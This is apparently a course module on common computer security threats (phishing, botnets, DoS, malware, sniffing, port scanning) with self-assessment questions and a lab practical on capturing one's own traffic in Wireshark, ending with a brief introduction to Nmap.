Social engineering is non-technological tricks used by an attacker to convincing people to give out their password or other sensitive information through claiming for example, that they are from the IT department. Phishing is one of the most popular social engineering attack carried out where attackers send email in an attempt to scam users into giving out valuable information. Attackers can sometimes pose as employers of labour and require users to fill a form, thereby giving out sensitive information in the process. Information in the form of user account login, transactions and other authentications details are gotten from users.




Fig 3.4: Computer Security Vulnerability (Francia, Ertaul, Encinas, & El-Sheikh, 2017)

3.1.3 Botnet

A botnet consists of several Internet-connected computers controlled by an attacker to send spam emails or participate in distributed denial-of-service attacks.




Fig. 3.5: Botnet

3.1.4 Denial-of-service Attack

Denial-of-service (DOS) attacks prevent individuals from gaining access to the primary web server for days by generating so much traffic on the site. Often, DOS attacks are either ideologically or politically motivated. Sometimes attackers deliberately enter the wrong password in people's web server so as to be locked out of the account. Other forms of DOS are ping and SYN (synchronous sequence number) request, distributed DOS (for example, MyDoom), and media access control (MAC) address flooding.

3.1.5 Malicious Codes: Malware

Malware derived from two words malicious and software is computer virus programs that install itself unknown to the computer user and then duplicate copies of its source code to infect the operating system and other programs in the system. Malware does not have an effect on the computer hardware; rather, it is on the software installed on the computer and data files. Malware infects the system through various means such as flaws in operating system design, phishing and spam emails, visiting compromised web sites, download of unlicensed software and application, software plug-in and many more. Other forms of malware are virus, worm, Trojan, bot etc.

3.1.6 Packet Sniffing

Packet sniffing is an act of eavesdropping or wire-tapping into a network, thereby stealing information. Packet sniffing finds its strength in a broadcast network where information is sent to all ports connected to that subnet, especially in a wireless network. For a wired network, the attacker must be within the local network to be able to achieve this and only when message encryption is not used. Applications like POP3 (port 110), IMAP (port 143), HTTP (port 80), FTP (port 20, 21), Telnet (port 23) and Simple Mail Transfer Protocol (SMTP) (port 25) that generate and send their information data plain clear text, makes them vulnerable to sniffing. Secure protocols can be used to send information across the network, be it wired or wireless. Examples of such are SSH for Telnet, FTPS for FTP and HTTPS for HTTP.

3.1.7 Port Scanning

Attackers scan message port to know which of the ports are vulnerable for attack. Message leaving or arriving at a port are scanned with software tools like Zenmap in order to steal information. Vulnerability is more on non-secure ports like port 110(POP3), port 143(IMAP), port 80(HTTP), port 20, 21(FTP), port 23(Telnet) and Simple Mail Transfer Protocol (SMTP) port.

Which of these are vulnerable to packet sniffing, and why? HTTPS, FTP, SSH, HTTP, FTPSS.

Answer: FTP and HTTP.

This is because they don’t have a secured connection.

3.1.8 Software Piracy

Software piracy is a major computer security issue for organisations that develop proprietary software products. It relates mainly to violation of copyright laws where individuals download software from the internet and make use of that software without compensating the software developer. The cost of software products ranges from free to several hundreds of dollars or more. Peer-to-peer networks are often used to circumvent copyright laws and allow distribution of copyrighted materials and proprietary software to unauthorised individuals. Countermeasures usually involve some type of product code that is needed to activate the software. Perhaps the most well-known example of this is the product key and activation process that is necessary to install and use many Microsoft operating systems and proprietary software products. Intruders often use reverse engineering techniques such as decompiling the machine language code to circumvent the various software protection mechanisms.

3.2 Vulnerability Assessment Services

So many companies offer services on system vulnerability because of the increase in network intrusions and attacks and, the rise in vulnerability monitoring technologies. These services, which include scanning, assessment and penetration testing, and application assessment targets internal and perimeter of the system's network.

3.2.1 Vulnerability Scanning

These services involve a complete security review of the system, including the system internals and perimeter. The purpose is to spot critical weaknesses and gaps in the system’s security practices. Complete system scanning usually results in a number of false positives and negatives alarms which the system administrator must find a way of dealing with. The final report gathered at the end of a scan outlines strategic advice and prioritized recommendations that will ensure critical gaps are addressed first. System scanning can be planned for periods needed which runs automatically and save reports on a server for later retrieval or be sent to the administrator's mails.

3.2.2 Vulnerability Assessment and Penetration Testing

A vulnerability assessment is hands-on testing of a system for identified and unidentified vulnerabilities. All known hacking methods and tools are tested during this process to reproduce real-time attack scenarios. One of the outcomes of these real-time testings is that new and sometimes ambiguous vulnerabilities are detected, processes and procedures of attack are identified, and sources and extends of vulnerabilities are characterised and prioritised based on the user-provided risks.

3.2.3 Application Assessment

With the widespread web application and its entrenchment into e-commerce and all other commercial and business areas, applications (Apps) are becoming the primary interface between the user and the network. Web applications, for example, has opened a new security paradigm in system administration. Many organisations have sensed these dangers and are making substantial progress in protecting their systems from attacks via Web-based applications. Assessing the security of system applications is, therefore, becoming a special skills requirement needed to secure critical systems.

From the types of threats listed above, which of them do you think is associated with a computer virus?

It is made known that malicious code (malware) comprises of several malicious programs in which computer virus is part of.

Discussion

Is it possible to trace all vulnerabilities in a network? Discuss.

4.0 Self-Assessment Exercise(s)

My peter received a call from someone that claimed to be a staff for XYZ bank, and he said they are verifying the accounts of their customers, and in order to verify Mr Peter's account he'll need his account details. He further stated that failure to verify this account would lead to the closing of the bank account.

1. What type of attack is being used on Mr Peter?
   A. Phishing attack
   B. Denial of Service (DoS) attack
   C. Social engineering
   D. Reverse Engineering

   Answer: C

5.0 Conclusion

We have studied the major security threats being faced by computer systems and their users. You are now familiar with the various threats types and how they affect the users and the computer system. You will also be able to perform a vulnerability assessment on a network to identify security flaws.

6.0 Summary

Vulnerability is a weakness or flaw in a hardware or software system which can be from the design stage that can be exploited to gain unauthorised access to a system. The main security threats types faced by computer systems and their users are intrusion by various means, physical access, phishing, password cracking, botnets, denial-of-service attacks, computer viruses and malware.

7.0 References/Further Reading

Guillermo, F., Encinas, E. L., Hernandez, L. & El-Sheikh, E. (2017). *Computer and Network Security Essentials.* Springer.
Kizza, J. M. (2009). *Guide to Computer Network Security*. Springer.

Pfleeger, C. P., & Pfleeger, S. L. (2015). *Security in Computing* (5th ed.). Upper Saddle River, NJ: Prentice-Hall. ISBN: 978-0134085043.

Stallings, W. (2016). *Cryptography and Network Security: Principles and Practice* (7th ed.). London: Pearson. ISBN: 978-013444284.

Laboratory practical 2

PACKET SNIFFING

Introduction

Wireshark is a free opensource network protocol analyzer. It is used for network troubleshooting and communication protocol analysis. Wireshark captures network packets in real time and display them in human-readable format. It provides many advanced features including live capture and offline analysis, three-pane packet browser, coloring rules for analysis. This document uses Wireshark for the experiments, and it covers Wireshark installation, packet capturing, and protocol analysis.

This background section briefly explains the concept of TCP/IP network stack to help you better understand the experiments. TCP/IP is the most commonly used network model for Internet services. Because its most important protocols, the Transmission Control Protocol (TCP) and the Internet Protocol (IP) were the first networking protocols defined in this standard, it is named as TCP/IP. However, it contains multiple layers including application layer, transport layer, network layer, and data link layer.

i. *Application Layer*: The application layer includes the protocols used by most applications for providing user services. Examples of application layer protocols are Hypertext Transfer Protocol (HTTP), Secure Shell (SSH), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP).

ii. *Transport Layer*: The transport layer establishes process-to-process connectivity, and it provides end-to-end services that are independent of underlying user data. To implement the process-to-process communication, the protocol introduces a concept of port. The examples of transport layer protocols are Transport Control Protocol (TCP) and User Datagram Protocol (UDP). The TCP provides flow control, connection establishment, and reliable transmission of data, while the UDP is a connectionless transmission model.


iii. *Internet Layer*: The Internet layer is responsible for sending packets to across networks. It has two functions: 1) Host identification by using IP addressing system (IPv4 and IPv6); and 2) packets routing from source to destination. The examples of Internet layer protocols are Internet Protocol (IP), Internet Control Message Protocol (ICMP), and Address Resolution Protocol (ARP).


iv. *Link Layer*: The link layer defines the networking methods within the scope of the local network link. It is used to move the packets between two hosts on the same link. A common example of link layer protocols is Ethernet.

Figure 3.1: TCP/IP Protocol

Getting Wireshark

The Kai Linux has Wireshark installed. You can just launch the Kali Linux VM and open Wireshark there. Wireshark can also be downloaded from here:
https://www.wireshark.org/download.html





Download Wireshark

The current stable release of Wireshark is 3.2.3. It supersedes all previous releases.

Stable Release (3.2.3)

- Windows Installer (64-bit)
- Windows Installer (32-bit)
- Windows PortableApps® (32-bit)
- macOS Intel 64-bit .dmg
- Source Code

Old Stable Release (3.0.10)

Documentation

Go Beyond with Riverbed Technology

Riverbed is Wireshark's primary sponsor and provides our funding. They also make great products that fully integrate with Wireshark.

I have a lot of traffic...

ANSWER: SteelCentral™ AppResponse 11

- Full stack analysis – from packets to pages
- Rich performance metrics & pre-defined insights for fast problem identification/resolution
- Modular, flexible solution for deeply-analyzing network & application performance

Figure 3.2: Wireshark Official Web Page


Capturing Packets

After downloading and installing Wireshark, you can launch it and click the name of aninterface under Interface List to start capturing packets on that interface. For example, ifyou want to capture traffic on the wireless network, click your wireless interface.

Do the following steps:

1. Start up the Wireshark program (select an interface and press start to capture packets).
2. Start up your favorite browser (iceweasel in Kali Linux).
3. In your browser, go to national open university homepage by typing www.nou.edu.ng

4. After your browser has displayed the http://www.nou.edu page, stop Wireshark packet capture by selecting stop in the Wireshark capture window. This will cause the Wireshark capture window to disappear and the default page.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

dns

```
No.   Time          Source            Destination       Protocol Length Info
    3 1.457959727   192.168.145.137   192.168.145.2     DNS       74 Standard query 0x3501 A www.nou.edu.ng
    4 1.482528659   192.168.145.137   192.168.145.2     DNS       86 Standard query 0x712a PTR 160.1.217.141.in-addr.arpa
    5 1.482673633   192.168.145.137   192.168.145.2     DNS       88 Standard query 0x66a1 PTR 137.145.168.192.in-addr.arp
    6 1.485020103   192.168.145.2     192.168.145.137   DNS      121 Standard query response 0x712a PTR 160.1.217.141.in-a
    7 1.485716093   192.168.145.2     192.168.145.137   DNS       88 Standard query response 0x66a1 No such name PTR 137.1
   11 5.904582451   192.168.145.137   192.168.145.2     DNS       74 Standard query 0x207c A www.nou.edu.ng
   12 6.461612967   192.168.145.137   192.168.145.2     DNS       74 Standard query 0x3501 A www.nou.edu.ng
   19 8.481912283   192.168.145.137   192.168.145.2     DNS       86 Standard query 0x4c43 PTR 63.18.240.157.in-addr.arpa
   28 10.482587757  192.168.145.137   192.168.145.2     DNS       87 Standard query 0xa965 PTR 238.223.58.216.in-addr.arpa
   29 10.482819809  192.168.145.137   192.168.145.2     DNS       87 Standard query 0x7133 PTR 50.233.229.192.in-addr.arpa
   30 10.909590460  192.168.145.137   192.168.145.2     DNS       74 Standard query 0x207c A www.nou.edu.ng
   31 11.467000942  192.168.145.137   192.168.145.2     DNS       86 Standard query 0x67f7 A www.nou.edu.ng.localdomain
   34 13.484005843  192.168.145.137   192.168.145.2     DNS       86 Standard query 0x4c43 PTR 63.18.240.157.in-addr.arpa
   45 15.915506342  192.168.145.137   192.168.145.2     DNS       86 Standard query 0x6ca3 A www.nou.edu.ng.localdomain
   46 16.471347250  192.168.145.137   192.168.145.2     DNS       86 Standard query 0x67f7 A www.nou.edu.ng.localdomain
   47 16.483292795  192.168.145.137   192.168.145.2     DNS       87 Standard query 0xa965 PTR 238.223.58.216.in-addr.arpa
   48 16.483365124  192.168.145.137   192.168.145.2     DNS       87 Standard query 0x7133 PTR 50.233.229.192.in-addr.arpa
   54 20.920258000  192.168.145.137   192.168.145.2     DNS       86 Standard query 0x6ca3 A www.nou.edu.ng.localdomain
   57 24.481465367  192.168.145.137   192.168.145.2     DNS       86 Standard query 0x4c43 PTR 63.18.240.157.in-addr.arpa
   58 25.922110030  192.168.145.137   192.168.145.2     DNS       74 Standard query 0xcd58 A www.nou.edu.ng
```

```
▸ Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: Vmware_2e:8e:ba (00:0c:29:2e:8e:ba), Dst: Vmware_e1:df:1e (00:50:56:e1:df:1e)
▸ Internet Protocol Version 4, Src: 192.168.145.137 (192.168.145.137), Dst: 192.168.145.2 (192.168.145.2)
▸ User Datagram Protocol, Src Port: 38798, Dst Port: 53
```


```
0000  00 50 56 e1 df 1e 00 0c  29 2e 8e ba 08 00 45 00   ·PV····· ).····E·
0010  00 3c ad 5f 40 00 40 11  e9 74 c0 a8 91 89 c0 a8   ·<·_@·@· ·t······
0020  91 02 97 8e 00 35 00 28  a4 16 35 01 01 00 00 01   ·····5·( ··5·····
0030  00 00 00 00 00 00 03 77  77 77 03 6e 6f 75 03 65   ·······w ww·nou·e
```

Domain Name System: Protocol   Packets: 313 · Displayed: 55 (17.6%) · Dropped: 0 (0.0%)   Profile: Default

Figure 3.3: Packet Captured

5. Wireshark window to display all packets captured since you began packet capture see figure 3.3 above.
6. Color Coding: You’ll probably see packets highlighted in green, blue, and black. Wireshark uses colors to help you identify the types of traffic at a glance. By default, green is TCP traffic, dark blue is DNS traffic, light blue is UDP traffic, and black identifies TCP packets with problems. For example, they could have been delivered out-of-order.
7. To further filter packets in Wireshark, we need to use a more precise filter. By setting the http.host==www.nou.edu.ng, we are restricting the view to packets that have as an http host the www.wayne.edu website. Notice that we need two equal signs to perform the match “= =” not just one (the packets should contain http packets, for the filter to return results).
8. Now, we can try another protocol. Let’s use Domain Name System (DNS) protocol as an example shown in figure 3.4:


Figure 3.4: DNS Filter



dns

```
No.   Time         Source           Destination  Protocol Length Info
    3 1.457959727  192.168.145.137  192.168                      Standard query 0x3501 A www.nou.edu.ng
    4 1.482528659  192.168.145.137  192.168                      Standard query 0x712a PTR 160.1.217.141.in-addr.arpa
    5 1.482673633  192.168.145.137  192.168                      Standard query 0x66a1 PTR 137.145.168.192.in-addr.arp
    6 1.485020103  192.168.145.2    192.168                      Standard query response 0x712a PTR 160.1.217.141.in-a
    7 1.485716093  192.168.145.2    192.168                      Standard query response 0x66a1 No such name PTR 137.1
   11 5.904582451  192.168.145.137  192.168                      Standard query 0x207c A www.nou.edu.ng
   12 6.461612967  192.168.145.137  192.168                      Standard query 0x3501 A www.nou.edu.ng
   19 8.481912283  192.168.145.137  192.168                      Standard query 0x4c43 PTR 63.18.240.157.in-addr.arpa
   28 10.482587757 192.168.145.137  192.168                      Standard query 0xa965 PTR 238.223.58.216.in-addr.arpa
   29 10.482819809 192.168.145.137  192.168                      Standard query 0x7133 PTR 50.233.229.192.in-addr.arpa
   30 10.909590460 192.168.145.137  192.168                      Standard query 0x207c A www.nou.edu.ng
   31 11.467000942 192.168.145.137  192.168                      Standard query 0x67f7 A www.nou.edu.ng.localdomain
   34 13.484005843 192.168.145.137  192.168                      Standard query 0x4c43 PTR 63.18.240.157.in-addr.arpa
   45 15.915506342 192.168.145.137  192.168                      Standard query 0x6ca3 A www.nou.edu.ng.localdomain
   46 16.471347250 192.168.145.137  192.168                      Standard query 0x67f7 A www.nou.edu.ng.localdomain
   47 16.483292795 192.168.145.137  192.168                      Standard query 0xa965 PTR 238.223.58.216.in-addr.arpa
   48 16.483365124 192.168.145.137  192.168                      Standard query 0x7133 PTR 50.233.229.192.in-addr.arpa
   54 20.920258000 192.168.145.137  192.168                      Standard query 0x6ca3 A www.nou.edu.ng.localdomain
   57 24.481465367 192.168.145.137  192.168                      Standard query 0x4c43 PTR 63.18.240.157.in-addr.arpa
   58 25.922110030 192.168.145.137  192.168                      Standard query 0xcd58 A www.nou.edu.ng

› Frame 3: 74 bytes on wire (592 bits), 74 bytes ca                      ce 0
› Ethernet II, Src: Vmware_2e:8e:ba (00:0c:29:2e:8e                      00:50:56:e1:df:1e)
› Internet Protocol Version 4, Src: 192.168.145.137                      .168.145.2 (192.168.145.2)
› User Datagram Protocol, Src Port: 38798, Dst Port

0000  00 50 56 e1 df 1e 00 0c  29 2e 8e ba 08 00 45 00   ·PV·····  )·····E·
0010  00 3c ad 5f 40 00 40 11  e9 74 c0 a8 91 89 c0 a8   ·<·_@·@·  ·t······
0020  91 02 97 8e 00 35 00 28  a4 16 35 01 01 00 00 01   ·····5·(  ··5·····
0030  00 00 00 00 00 00 03 77  77 77 03 6e 6f 75 03 65   ·······w  ww·nou·e

wireshark_eth0_20200430112945_32ZUM4.pcapng    Packets: 313 · Displayed: 55 (17.6%) · Dropped: 0 (0.0%)    Profile: Default
```

9. Let's try now to find out what are those packets contain by following one of the conversations (also called network flows), select one of the packets and press the right mouse button (if you are on a Mac use the command button and click), you should see something similar to the screen below: Click on **Follow** then **UDP Stream,** and then you will see the screen below:


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

tcp.stream eq 0

```
Time         Source           Destination      Protocol Length Info
1.078098601  192.168.145.137  nou.edu.ng       TCP          54 48656 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1.092446548  192.168.145.137  nou.edu.ng       TLSv1.2     571 Client Hello
1.092737078  nou.edu.ng       192.168.145.137  TCP          60 443 → 48656 [ACK] Seq=1 Ack=518 Win=64240 Len=0
1.346241014  nou.edu.ng       192.168.145.137  TLSv1.2    1454 Server Hello
1.346265280  192.168.145.137  nou.edu.ng       TCP          54 48656 → 443 [ACK] Seq=518 Ack=1401 Win=63000 Len=0
1.352167551  nou.edu.ng       192.168.145.137  TLSv1.2    1454 Certificate [TCP segment of a reassembled PDU]
1.352201069  192.168.145.137  nou.edu.ng       TCP          54 48656 → 443 [ACK] Seq=518 Ack=2801 Win=63000 Len=0
1.352287576  nou.edu.ng       192.168.145.137  TLSv1.2     259 Server Key Exchange, Server Hello Done
1.352302802  192.168.145.137  nou.edu.ng       TCP          54 48656 → 443 [ACK] Seq=518 Ack=3006 Win=63000 Len=0

› Frame 50: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
› Ethernet II, Src: Vmware_2e:8e:ba (00:0c:29:2e:8e:ba), Dst: Vmware_e1:df:1e (00:50:56:e1:df:1e)
› Internet Protocol Version 4, Src: 192.168.145.137 (192.168.145.137), Dst: nou.edu.ng (31.170.122.204)
› Transmission Control Protocol, Src Port: 48656, Dst Port: 443, Seq: 518, Ack: 3006, Len: 0

0000  00 50 56 e1 df 1e 00 0c  29 2e 8e ba 08 00 45 00   ·PV·····  )·····E·
0010  00 28 d5 11 40 00 40 06  79 16 c0 a8 91 89 1f aa   ·(··@·@·  y·······
0020  7a cc be 10 01 bb f4 18  82 f0 35 87 7a 17 50 10   z·······  ··5·z·P·
0030  f6 18 ec c2 00 00                                  ······

wireshark_eth0_20200430114329_ix4NbW.pcapng    Packets: 503 · Displayed: 22 (4.4%) · Dropped: 0 (0.0%)    Profile: Default
```

Figure 3.5: UDP Stream Filter

10. If we close this window and change the filter back to "http.host==www.nou.edu.ng" and then follow a packet from the list

of packets that match that filter, we should get the something similar to the following screens. Note that we click on **Follow** then **TCP Stream** this time. Figure 3.6 depicts this process.
Figure 3.6: TCP Stream Filter

PORT SCANNING

Brief description of NMAP

Nmap (*Network Mapper*) is a one the most popular port scanning tool. It is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan.

